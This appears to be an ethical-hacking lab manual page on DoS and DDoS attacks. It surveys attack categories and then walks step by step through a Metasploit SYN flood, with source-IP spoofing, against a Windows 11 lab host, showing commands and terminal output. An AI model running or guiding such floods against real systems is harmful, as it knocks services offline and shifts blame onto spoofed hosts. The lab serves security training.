

Module 10: Denial-of-Service

Lab 1: Perform DoS and DDoS Attacks using Various Techniques

Lab Scenario

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations.

In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to the zombie agents. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim's machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to the victim. The victim's machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim's machine to shut down completely.

As an expert ethical hacker or pen tester, you must have the required knowledge to perform DoS and DDoS attacks to be able to test systems in the target network.

In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.

Lab Objectives

- Perform a DoS attack (SYN flooding) on a target host using Metasploit
- Perform a DoS attack on a target host using hping3
- Perform a DoS attack using Raven-storm
- Perform a DDoS attack using HOIC
- Perform a DDoS attack using LOIC

Overview of DoS and DDoS Attacks

DDoS attacks mainly aim at the network bandwidth; they exhaust network, application, or service resources, and thereby restrict legitimate users from accessing their system or network resources.

In general, the following are categories of DoS/DDoS attack vectors:

- **Volumetric Attacks:** Consume the bandwidth of the target network or service

Attack techniques:

- UDP flood attack
- ICMP flood attack
- Ping of Death and smurf attack
- Pulse wave and zero-day attack

- **Protocol Attacks:** Consume resources like connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers

Attack techniques:

- SYN flood attack
- Fragmentation attack
- Spoofed session flood attack
- ACK flood attack

- **Application Layer Attacks:** Consume application resources or services, thereby making them unavailable to other legitimate users

Attack techniques:

- HTTP GET/POST attack
- Slowloris attack
- UDP application layer flood attack
- DDoS extortion attack

Tasks 1: Perform a DoS Attack (SYN Flooding) on a Target Host using Metasploit


SYN flooding takes advantage of a flaw with regard to how most hosts implement the TCP three-way handshake. This attack occurs when the intruder sends unlimited SYN packets (requests) to the host system. The process of transmitting such packets is faster than the system can handle. Normally, the connection establishes with the TCP three-way handshake, and the host keeps track of the partially open connections while waiting in a listening queue for response ACK packets.

Metasploit is a penetration testing platform that allows a user to find, exploit, and validate vulnerabilities. Also, it provides the infrastructure, content, and tools to conduct penetration tests and comprehensive security auditing. The Metasploit framework has numerous auxiliary module scripts that can be used to perform DoS attacks.


Here, we will use the Metasploit tool to perform a DoS attack (SYN flooding) on a target host.

In this task, we will use the **Parrot Security (10.10.1.13)** machine to perform SYN flooding on the **Windows 11 (10.10.1.11)** machine through **port 21**.


1. Click **Parrot Security** to switch to the **Parrot Security** machine.



2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine..



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
 - o If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.



4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
#
```

7. First, determine whether port 21 is open or not. This involves using Nmap to determine the state of the port.
8. On the **Parrot Terminal** window, type **nmap -p 21 (Target IP address)** (here, target IP address is **10.10.1.11 [Windows 11]**) and press **Enter**.

-p: specifies the port to be scanned.

9. The result appears, displaying the port status as open, as shown in the screenshot.

The screenshot shows a terminal window titled "nmap -p 21 10.10.1.11 - Parrot Terminal". The terminal session starts with the user "attacker" at the root prompt, entering "sudo su" and providing a password. They then change directory to "/home/attacker" and run "nmap -p 21 10.10.1.11" to scan port 21. The output shows the host is up and port 21 is open (FTP). The MAC address is listed as 00:15:5D:01:80:00 (Microsoft). The scan report concludes with "Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds". The user ends the session with a "#".

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker
└─#cd
[root@parrot]~[-]
└─#nmap -p 21 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-13 05:52 EDT
Nmap scan report for 10.10.1.11
Host is up (0.0011s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
[root@parrot]~[-]
└─#
```

10. Now, we will perform SYN flooding on the target machine (**Windows 11**) using port 21.
11. In this task, we will use an auxiliary module of Metasploit called **synflood** to perform a DoS attack on the target machine.
12. Type **msfconsole** from a command-line terminal and press **Enter** to launch msfconsole.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a dark-themed desktop environment. The window title bar includes icons for Applications, Places, System, and a power button. The status bar at the top right shows the date and time: "Wed Apr 13, 05:53". The terminal menu bar includes File, Edit, View, Search, Terminal, and Help. The command prompt is "#msfconsole". The terminal output is as follows:

```
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
attacker's Home
    wake up, Neo...
    the matrix has you
    follow the white rabbit.
README knock, knock, Neo.

https://metasploit.com
```

The desktop background features a complex geometric pattern of triangles in shades of green and blue. A small icon for "Trash" is visible on the left side of the desktop.

13. In the **msf** command line, type **use auxiliary/dos/tcp/synflood** and press **Enter** to launch a SYN flood module.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
knock, knock, Neo.  
Parrot  
attacker's Home  
README.txt  
Trash  
https://metasploit.com  
=[ metasploit v6.1.9-dev  
+ ..-= [ 2169 exploits - 1149 auxiliary - 398 post  
+ ..-= [ 592 payloads - 45 encoders - 10 nops  
+ ..-= [ 9 evasion ] ] ] ]  
Metasploit tip: When in a module, use back to go  
back to the top level prompt  
msf6 > use auxiliary/dos/tcp/synflood  
msf6 auxiliary(dos/tcp/synflood) >
```

14. Now, determine which module options need to be configured to begin the DoS attack.
15. Type **show options** and press **Enter**. This displays all the options associated with the auxiliary module.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The title bar includes icons for Applications, Places, System, and a battery level. The status bar at the bottom shows "Wed Apr 13, 05:55". The terminal window has a menu bar with File, Edit, View, Search, Terminal, and Help. Below the menu is a URL bar with "https://metasploit.com". The main content area displays the Metasploit framework interface:

```

      =[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

```

Metasploit tip: When in a module, use back to go back to the top level prompt

```

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

```

Module options (auxiliary/dos/tcp/synflood):

Name	Current Setting	Required	Description
INTERFACE		no	The name of the interface
NUM		no	Number of SYNs to send (else unlimited)
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port
SHOST		no	The spoofable source address (else randomizes)
SNAPLEN	65535	yes	The number of bytes to capture
SPORT		no	The source port (else randomizes)
TIMEOUT	500	yes	The number of seconds to wait for new data

```

msf6 auxiliary(dos/tcp/synflood) >

```

At the bottom, there is a "Menu" button and the title "msfconsole - Parrot Ter...".

16. Here, we will perform SYN flooding on port **21** of the **Windows 11** machine by spoofing the IP address of the **Parrot Security** machine with that of the **Windows Server 2019 (10.10.1.19)** machine.
17. Issue the following commands:
 - o **set RHOST (Target IP Address)** (here, **10.10.1.11**)
 - o **set RPORT 21**
 - o **set SHOST (Spoofable IP Address)** (here, **10.10.1.19**)

By setting the SHOST option to the IP address of the Windows Server 2019 machine, you are spoofing the IP address of the Parrot Security machine with that of Windows Server 2019.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The window title bar includes icons for Applications, Places, System, and a volume control. The status bar at the top right shows the date and time: "Wed Apr 13, 06:00".

The terminal content is as follows:

```
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit tip: When in a module, use back to go  
back to the top level prompt  
  
msf6 > use auxiliary/dos/tcp/synflood  
msf6 auxiliary(dos/tcp/synflood) > show options  
  
Module options (auxiliary/dos/tcp/synflood):  
-----  
Name      Current Setting  Required  Description  
----  
INTERFACE          no        The name of the interface  
NUM                no        Number of SYNs to send (else unlimited)  
RHOSTS           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RPORT            80        yes       The target port  
SHOST             no        The spoofable source address (else randomizes)  
SNAPLEN          65535     yes       The number of bytes to capture  
SPORT             no        The source port (else randomizes)  
TIMEOUT          500       yes       The number of seconds to wait for new data  
  
msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.10.1.11  
RHOST => 10.10.1.11  
msf6 auxiliary(dos/tcp/synflood) > set RPORT 21  
RPORT => 21  
msf6 auxiliary(dos/tcp/synflood) > set SHOST 10.10.1.19  
SHOST => 10.10.1.19  
msf6 auxiliary(dos/tcp/synflood) >
```

18. Once the auxiliary module is configured with the required options, start the DoS attack on the **Windows 11** machine.
19. To do so, type **exploit** and press **Enter**. This begins SYN flooding the **Windows 11** machine.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running the Metasploit Framework (msf6). The user has selected the "auxiliary/dos/tcp/synflood" module and is viewing its options. They have set the target host to 10.10.1.11, the target port to 21, and the spoofable source host to 10.10.1.19. The exploit command is then run, starting the SYN flooding process against the specified target.

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
----      -----          ----- 
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT             80       yes       The target port
SHOST              no        The spoofable source address (else randomizes)
SNAPLEN          65535     yes       The number of bytes to capture
SPORT              no        The source port (else randomizes)
TIMEOUT          500       yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.10.1.11
RHOST => 10.10.1.11
msf6 auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf6 auxiliary(dos/tcp/synflood) > set SHOST 10.10.1.19
SHOST => 10.10.1.19
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.10.1.11

